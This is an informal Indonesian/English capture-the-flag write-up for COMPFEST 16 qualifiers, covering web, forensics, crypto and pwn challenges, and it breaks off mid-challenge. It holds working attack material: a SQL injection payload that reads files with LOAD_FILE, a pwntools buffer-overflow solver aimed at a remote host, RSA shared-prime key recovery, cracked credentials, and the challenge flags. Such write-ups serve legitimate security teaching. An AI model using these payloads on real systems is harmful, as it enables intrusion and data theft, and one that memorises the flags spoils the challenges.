
Tapi maaf banget apa boleh sya pke flag e samean bntr aja 10 dtik hbs itu bsok pagi smean krja di konter ku.

Maaf juga min wu nya singkat (kecapean)



ANJIR LUPA HARI INI ADA COMPFEST MANA BARU SEMPET NGERJAINNYA JAM 1 (HABIS TURU SEHARIAN)


COMPFEST 16 QUALS

1. ambil nasi 2 pak vincent (lupa password, bikin baru namanya bang)
2. bang (info discord compfest)
3. ocean

[web]


[Let’s Help John]

Executive Summary



Technical Report

Setelah kita menuju ke /play maka terdapat beberapa restriction, asumsi saya adalah menggunakan file header yang tepat karena akan terdapat error yang dapat digunakan sebagai guide.



[web]

[Chicken Daddy]

Executive Summary

Technical Report


Terdapat query param yang digunakan untuk melakukan query pada sql, namun tidak di sanitasi. Hal ini rentan terhadap sqli

database.js

```
export async function getRecipe(id) {
    const [results] = await conn.query(`SELECT * FROM recipes WHERE id = ${id}`);
    return results;
}
```

Karena goal utamanya untuk mendapatkan flag, pada attachment terdapat flag.txt. Jika kita lihat pada dockerfile flag tsb disimpan dalam direktori home user dengan id 1001. Pertama kita lihat dulu nama user menggunakan /etc/passwd , lalu buka flag pada home. Kita bisa menggunakan fungsi LOAD_FILE() pada sql karena diijinkan, lalu masukan query sesuai kolom tabel recipes (UNION method).

database.js



Payload : http://challenges.ctf.compfest.id:9014/?id=5+UNION+SELECT+5,LOAD_FILE(%27/home/ayamCemani/flag.txt%27),NULL,NULL,NULL--%20

COMPFEST16{d0_Not_d1Sabl3_@@sECur3_f1l3_pr1V!!!_5a91f7c870}

[Forensics]


[IndustrialSpy 3]

Executive Summary

Technical Report

Answer 1:
22, 5432 —> (ssh, psql are open)

Answer 2:
server:changeme → (found success login at pcap after many attempt)



Answer 3:
cafecoagroindustrialdelpacfico → (parse return and crack the hash)

last_name	username	password	email
User	super	588831adfca19bb4426334b69d9fb49f873e8a22	super@collectiveinc.com
Doe	john	e80721793c24ae14edfca9b26ad406a9815cd3ff	john@collectiveinc.com

Type	Result
sha1	cafecoagroindustrialdelpacfico

Answer 4:
Penalties → (all row from penalties table with user id 6 is deleted)

```sql
DELETE FROM penalties WHERE employee_id=6;
```


Answer 5:
Lyubov Pryadko

employee_id	first_name	last_name	username
0	Super	User	super
1	John	Doe	john
2	Jane	Price	jane
3	Bob	Smith	bob
4	Alice	Brown	alice
5	Kevin	Lewis	kevin
6	Lyubov	Pryadko	lyubov

[Forensics]

[loss]

Executive Summary



Technical Report

Chall file is EWF/Expert Witness/EnCase image file format. We can mount it using ewfmount, then analyze the image either mount it on disk (NTFS btw) or using image file analyzer like FTK imager. After looking at image, found a file that look like git folder structure. Extract it to local folder. But the file is kinda broken,

```
> git status
fatal: bad object HEAD
> javac -d ./build *.java^C
> git update-ref -d refs/heads/dev
> git update-ref -d refs/heads/main
> git log
fatal: your current branch 'dev' does not have any commits yet
> git status
On branch dev

No commits yet

Changes to be committed:
  (use "git rm --cached <file>..." to unstage)
        new file:   go.mod
        new file:   main.go

Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        modified:   main.go
```

Again, it took me a year to find out how to repair it because there is a problem w reference. So i decided to dump all of the object since git store all of data there.

```
> for i in `find .git/objects -type f`; do python3 ./solve.py $i; done | grep -o -E 'COMPFEST16\{[^}]*\}'
COMPFEST16{g0D_bl3Ss_L1nU5_t0RV4ldS_7f3c45c4dc}
```


[Forensics]

[The dumb hacker]

Executive Summary

Technical Report

In the desc (browser open), so I am looking for browser activity in registry



1. **How to open a Docs folder**
2. **How to create a document file**
3. **User activity tracking on a computer**
4. **How to open the Paint app on a computer**

Because related to docs i search w key docs

```
11790
11791  [HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.txt]
11792  "0"=hex:66,00,69,00,6c,00,65,00,31,00,2e,00,74,00,78,00,74,00,00,00,5c,00,32,\
11793    00,00,00,00,00,00,00,00,00,00,66,69,6c,65,31,2e,6c,6e,6b,00,44,00,09,00,\
11794    04,00,ef,be,00,00,00,00,00,00,00,00,2e,00,00,00,00,00,00,00,00,00,00,00,\
11795    00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,66,00,69,00,6c,00,65,00,\
11796    31,00,2e,00,6c,00,6e,00,6b,00,00,00,18,00,00,00
11797  "MRUListEx"=hex:00,00,00,00,ff,ff,ff,ff
11798  "part2"=hex:00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
11799    00,00,00,00,00,00,00,00,00,00,00,00,00,00,70,61,72,74,20,32,3a,20,67,4f,74,5f,\
11800    68,34,63,4b,33,64,5f,62,59,5f,61,5f
11801
11802  [HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.zip]
11803  "0"=hex:63,00,68,00,61,00,6c,00,6c,00,2e,00,7a,00,69,00,70,00,00,00,5c,00,32,\
11804    00,00,00,00,00,00,00,00,00,00,63,68,61,6c,6c,2e,6c,6e,6b,00,44,00,09,00,\
11805    04,00,ef,be,00,00,00,00,00,00,00,00,2e,00,00,00,00,00,00,00,00,00,00,00,\
11806    00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,63,00,68,00,61,00,6c,00,\
11807    6c,00,2e,00,6c,00,6e,00,6b,00,00,00,18,00,00,00
11808  "MRUListEx"=hex:00,00,00,00,ff,ff,ff,ff
11809
11810  [HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\Folder]
11811  "MRUListEx"=hex:01,00,00,00,00,00,00,00,ff,ff,ff,ff
11812  "0"=hex:44,00,6f,00,77,00,6e,00,6c,00,6f,00,61,00,64,00,73,00,00,00,68,00,32,\
11813    00,00,00,00,00,00,00,00,00,00,44,6f,77,6e,6c,6f,61,64,73,2e,6c,6e,6b,00,\
11814    4c,00,09,00,04,00,ef,be,00,00,00,00,00,00,00,00,2e,00,00,00,00,00,00,00,\
11815    00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,44,00,6f,00,\
11816    77,00,6e,00,6c,00,6f,00,61,00,64,00,73,00,2e,00,6c,00,6e,00,6b,00,00,00,1c,\
11817    00,00,00
11818  "1"=hex:73,00,6d,00,30,00,30,00,74,00,68,00,63,00,72,00,31,00,6d,00,31,00,6e,\
11819    00,61,00,6c,00,00,00,78,00,32,00,00,00,00,00,00,00,00,00,00,00,73,6d,30,30,\
11820    74,68,63,72,31,6d,31,6e,61,6c,2e,6c,6e,6b,00,00,56,00,09,00,04,00,ef,be,00,\
11821    00,00,00,00,00,00,00,2e,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
11822    00,00,00,00,00,00,00,00,00,00,00,00,73,00,6d,00,30,00,30,00,74,00,68,00,63,\
11823    00,72,00,31,00,6d,00,31,00,6e,00,61,00,6c,00,2e,00,6c,00,6e,00,6b,00,00,00,\
11824    22,00,00,00
11825  "part1"=hex:00,00,00,00,00,00,00,00,70,61,72,74,20,31,3a,20,43,4f,4d,50,46,45,\
11826    53,54,31,36,7b,79,30,75,5f
11827
Find:  docs
```

Then i found part 3 (kinda guessy, took me a year to figure it out 😭)

```
539  "Zvpebfbsg.Cnvag_8jrxlo3q8oojr!Ncc"=hex:00,00,00,00,06,00,00,00,09,00,00,00,a0,\
540    03,02,00,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,\
541    80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,ff,ff,ff,ff,0f,4a,0d,\
542    19,f2,d6,da,01,00,00,00,00,70,61,72,74,20,33,3a,20,28,6e,61,6d,65,20,6f,66,\
543    20,68,61,63,6b,65,72,29,5f,31,34,38,64,38,37,64,66,34,66,7d
544  "Zvpebfbsg.JvaqbjfAbgrcnq_8jrxlo3q8oojr!Ncc"=hex:00,00,00,00,04,00,00,00,06,00,\
545    00,00,60,ea,00,00,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,\
546    bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,ff,ff,ff,ff,\
547    0f,4a,0d,19,f2,d6,da,01,00,00,00,00
548  "ZvpebfbsgJvaqbjf.Pyvrag.POF_pj5a1u2gklrjl!PbegnanHV"=hex:00,00,00,00,00,00,00,\
d:  70,61,72,74,20,33
```

part 1: COMP FEST16{y0u_
part 2: gOt_h4cK3d_bY_a_
part 3: (name of hacker)_148d87df4f}

```
13  [HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\U
14  "DisplayName"="Microsoft OneDrive"
15  "DisplayIcon"="C:\\Users\\sm00thcr1m1nal\\AppData\\Local\\Micr
16  "DisplayVersion"="24.126.0623.0001"
17  "HelpLink"="https://go.microsoft.com/fwlink/?LinkID=215117"
18  "Publisher"="Microsoft Corporation"
19  "UninstallString"="\"C:\\Users\\sm00thcr1m1nal\\AppData\\Local
20  "UrlUpdateInfo"="https://go.microsoft.com/fwlink/?LinkID=22355
21  "EstimatedSize"=dword:00050db4
22  "NoRepair"=dword:00000001
23  "NoModify"=dword:00000001
24
C:\\users\\
```

COMPFEST16{y0u_gOt_h4cK3d_bY_a_sm00thcr1m1nal_148d87df4f}

[Crypto]

[money gone, wallet also gone]

Executive Summary

Technical Report

First, dump all possible hash into a file, mine is **dump.txt**. Then compare it to get real value

solve.py

```python
import ast
enc = open("flag_enc.txt", "r").read()
enc_list = ast.literal_eval(enc)

dump = open("dump.txt", "r").readlines()
dump = [i.strip().split(":") for i in dump]

for i in enc_list:
    for j in dump:
        if i == j[1]:
            print(chr((int(j[0])- 20) % 130), end="")
            break
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  PORTS  TERMINAL  COMMENTS

❯ python -u "/home/apel/Desktop/ctf/compfest/cry/solve.py"
tipsen and PapaChicken met at the library at 10 PM to delve into the intricacies of CTF challenges over cups of steaming coffee. As they wrapped up thei
r discussion, ready to head home, PapaChicken realized his wallet was nowhere to be found. Panic turned into curiosity as they examined the scene like s
easoned cryptographers. The missing wallet wasn't just an inconvenience but a cryptic puzzle waiting to be decrypted, challenging them to apply their CT
F skills to unravel the mystery of its disappearance in the late-night library labyrinth. Solve this to help PapaChicken find his wallet :c

from Crypto.Util.number import getPrime, bytes_to_long

while True:
    try:
        p = getPrime(512)
```

To break the RSA encryption in the given scenario, we can leverage the shared prime factor vulnerability by calculating the Greatest Common Divisor (GCD) of each pair of consecutive modulus values (n[i] and n[i+1]). Once we find a shared prime, we can use it to factor the moduli and retrieve the private key.

output.py

chall2.py > ...

```python
# tipsen and PapaChicken met at the library at 10 PM to delve into the intricacies of CTF challenges over cups of steaming

from Crypto.Util.number import getPrime, bytes_to_long

while True:
    try:
        p = getPrime(512)
        q = getPrime(512)
        n = []

        for i in range(16):
            q = p
            p = getPrime(512)
            n.append(p * q)

        m = bytes_to_long(b'C')
        e = 65537
        c = pow(m, e, n[0])

        for i in range(1, 16):
            assert c < n[i], i
            c = pow(c, e, n[i])

        with open('chall2_mem.txt', 'w') as f:
            f.write(f"n = {n}\n")
            f.write(f"e = {e}\n")
            f.write(f"c = {c}\n")

        break

    except AssertionError as e:
        print(f"Assertion error: {e}. Retrying...")

#n = [805741999634638140945238294338577131474526552513657728863397872079448396766385232297801377335165039188988202746379685155024536636209036928110925201015118220873240865469977987074292182121088042335628268654874958828306734764592088022850400103456971514467457147976850819692950966256225279979592580892888666463 99,
#e = 65537
#c = 131068150516266782497524151569397311440157547194250653075746883995695495946229734990442940243123059573049813118714018
```

solve.py

```python
from Crypto.Util.number import GCD, inverse, long_to_bytes


n = [

805741999634638140945238294338577131474526552513657728863397872079448396766385232297801377335165039188988202746379685155024536636209036928110925201015118220873240865469977987074292182121088042335628268654874958828306734764592088022850400103456971514467457147976850819692950966256225279979592580892888666463 99,

621261618891487846307278229926239512378879522111665366894851389157019842250680474327257014229317068672671286394139763677924487091818140408917962487474713845851548534660322170710972360143869720149768783424808411020533483225336766511022955432483260075797073297272891645014824780854250897377471420917119006890 33,

559136106715786355141192691248513078551485197974227512569069248057934797554524463962131044889485756496005306175858803895613994798103989471650674606612539175 50
```

```
838240593002549325657773144054566482996416821589069834047377472742672172763569414732109739365275008982070347363777674042687851620188617992634744635491,

961907007915274529080491527278317173533745876206212145028049894115995124767030246573868853775670010752725378791392807289023123753145316945969326572446851596519665976428508544237134595369688513485149956336465456267203233192324883418785172683468475619192337832936188165598369249689464235463447792501003996920 17,

135785772481403646452023886688053745096386476569346409186492432982537953099937919760693846742087319559506557964533783197899903066894586786446150727004372727229331821355640707901006478571486325057847364520273445964717174153595183669538043239873994584041881705525099193850102208760511666332599106587249853034453,

114411578685490122494903123265852724132179010102689766146333241385323713256034129115525582037738747511339274668258699872774170517125835604076670248435077071751492483920599568203911433677614721481237054615802775620271021767713330778567711158335035140417442474475206696543493053111994802432380097719753572154057,

133181964915962492008682294148359398067121185855407707780955189820102031504585307631287511862727894997811141756211130784300516979729258670628783849823624681636189436473492066960348489739683835333465002763221077420197531720884727232955954555540560494896229079726849062814267075297894722841221790619480116142459,

118310655506957492688787077479888566609635644355467850581202949679436698580851132806864390394986987511940499860070349798886095790714736639704436645211544850098491275171681277970453722298283573757458940905310957098434004076241629304979953898999759358017827131009330898949390523048849435777713025727485830791061,

108540262426516697889923154764273256552629614044442559633561174720618378654600541230352445320953446432449984287268236669247530192713049781470606776845295286167374409340696768198865463905733622653275644531685779706410929237622884295354630694740303603600803375740137056659501727860631713720014326014129832048243,

121134892647636623111508901023660861020072789928333652087589138956166503123537768208393896235563927666884299745049631037161504932727978240683875083483478485313002120008670357515559453927140692418318854463199600712267948238839687788397425531229828110956998142026488819785967776578169378735626553129739446128 87,
```

```
888685433639489060923351062368778446418804473844062898368702027459199220802754952590944582406944380771034859572075412375313895085067011618147573763279220455299010727112889858288235404570658972436278603189590254687306421215530671812668111802636992500645193993104872615054033312344060382357405590143179765151916,

843361646810636821238081102684503047021108797821500854844522669248179072280770723731646791162945804276371217412264314448069820886336393068186130226740242017750368775392293883206546714743985141859256694168669876660799381641497604416943371393236666982292343378647630813660098107482718782260207826107608940862896,

111642051044543128845054925235308392881310897577861416834576877755045757187850582869975503703791838841794561999830169055043454214995857441986514087893323870474090396610632632455479089035981553193841713219512382261276480915787787612226423718597489303009080650245800003016356001618297445907583318919553402272371037,

882127781554589080336072179447115703406090700982201693230111763754128221867736798106063543600454290936660387130951973765673947083652245326607695719687706303326184191131321469560469632391962912358353370686406699086359812602299176862592307910939381751808885617484531693493086739826637384875792852469521574257217,

601098063746144828202906667076630657471056196700238008317016704526413489687786762760520699731608820948687074921944634445554803654320587019239922714872695628223240496624443843158703492849829157906236453859659226067946794472868071112638874124201735424100545404731399590859968942995478437877073070421715418356037,

749570452910896891075483569222038085571743880389598741389579102497254480269430792573410070247119032881311143960441973107998224181568342784471790430445787434108472108267125456906796322452633866718599822373449891171735124214196811434471723055217451070993700307444963086744864832297139656804843823367547430879817,
]
e = 65537
c =
131068150516266782497524151569397311440157547194250653075746883995695495946229734990442940243123059573049813118714018010001659878792401460592011312781264526539605863842092860330245269267436196129402745023852804985315059628460239392097755267329873423737044039700516304136383493461326282543504628775975540288347
```

```
def recover_primes(n):
    primes = []
    for i in range(len(n) - 1):
        gcd = GCD(n[i], n[i + 1])
        if gcd not in primes:
            primes.append(gcd)
    return primes

def factorize_n(n, primes):
    factors = []
    for modulus in n:
        for prime in primes:
            if modulus % prime == 0:
                factors.append(prime)
                other_prime = modulus // prime
                factors.append(other_prime)
                break
    return factors

def decrypt_message(c, n, e):
    primes = recover_primes(n)
    factors = factorize_n(n, primes)
    d_list = []

    for i in range(len(n)):
        p = factors[i * 2]
        q = factors[i * 2 + 1]
        phi = (p - 1) * (q - 1)
        d = inverse(e, phi)
        d_list.append(d)
```


```
    c_decrypt = c
    for i in range(len(n) - 1, -1, -1):
        d = d_list[i]
        c_decrypt = pow(c_decrypt, d, n[i])

    return long_to_bytes(c_decrypt)



message = decrypt_message(c, n, e)
print(f"Flag: {message.decode()}")
```

❯ python3 solve.py
Flag:
COMPFEST16{d0nt_F0rg3t_ur_w4ll3T_4g4in_0r_3lse_ur_m0n3y_1s_G0ne_47dcdc753c}

[PWN]

[return to me]

Executive Summary



Classic BOF seperti biasa cuma ini ada ptracenya jadi gabisa debug

Technical Report

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  sub_1249(a1, a2, a3);
  puts("pwn sanity check ehe");
  printf("ups, i leak my secret : %p\n", sub_1272);
  if ( ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL) < 0 )
  {
    puts("debugger??? i thought u were better");
    exit(0);
  }
  sub_12CE();
  return 0LL;
}
```

Ada anti debugger, tpi gpp karena programnya juga simple

Untuk solve cukup mudah, soalnya udah diberi leak win function, ya ini ret2win sebenernya. Terus kan itu mengarah ke fungsi sub_12CE(), isinya kek gini

```
1  __int64 sub_12CE()
2  {
3    char s[32]; // [rsp+0h] [rbp-20h] BYREF
4
5    puts("try to hack me, if you can~");
6    gets(s);
7    if ( strlen(s) > 012 )
8    {
9      puts("u yap alot, that wont do :/");
0      exit(0);
1    }
2    puts("see ya");
3    return 0LL;
4  }
```

Yak isinya gets, yaudah tinggal kira-kira aja offsetnya habistu bypass strlen pake null byte ‘\x00’ karena strlen bakal terminate kalo nyampe null byte. Udah gitu aja ya gampang kok


Solver:

```
from pwn import *

context.binary = elf = ELF('chall')
#p = elf.process()
p = remote('challenges.ctf.compfest.id', 9013)

p.recvuntil(b'secret : ')
secret = eval(p.recvline().strip())
info(f'{hex(secret)}')

p.sendline(b'\x00' * 40 + p64(secret))

p.interactive()
```

[PWN]

[gampanglah]

Executive Summary



Sesuai nama 😂, BOF, leaknya pake format string, dikasih 2 kali loop, pertama buat leak, kedua buat BOF

Technical Report

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-54h]
  char format[72]; // [rsp+10h] [rbp-50h] BYREF
  unsigned __int64 v6; // [rsp+58h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  setup(argc, argv, envp);
  key = get_rand();
  puts("Welcome to COMPFEST 16. Can you help me test this XOR function?\n");
  puts("You only got 2 chances!");
  for ( i = 0; i <= 1; ++i )
  {
    printf("> ");
    gets(format);
    xor(format, key);
    printf("Here is your XORed result : ");
    printf(format);
    putchar(10);
  }
  puts("Thanks for joining COMPFEST16");
  return 0;
}
```

Ini lumayan agak challenging daripada sebelumnya, dikasih gets lagi, nah tapi apa yang diinput di gets bakal di xor terus di print.

```
__int64 get_rand()
{
  unsigned int seed; // [rsp+8h] [rbp-8h]

  seed = time(0LL);
  srand(seed);
  return (unsigned int)(rand() % 256);
}
```

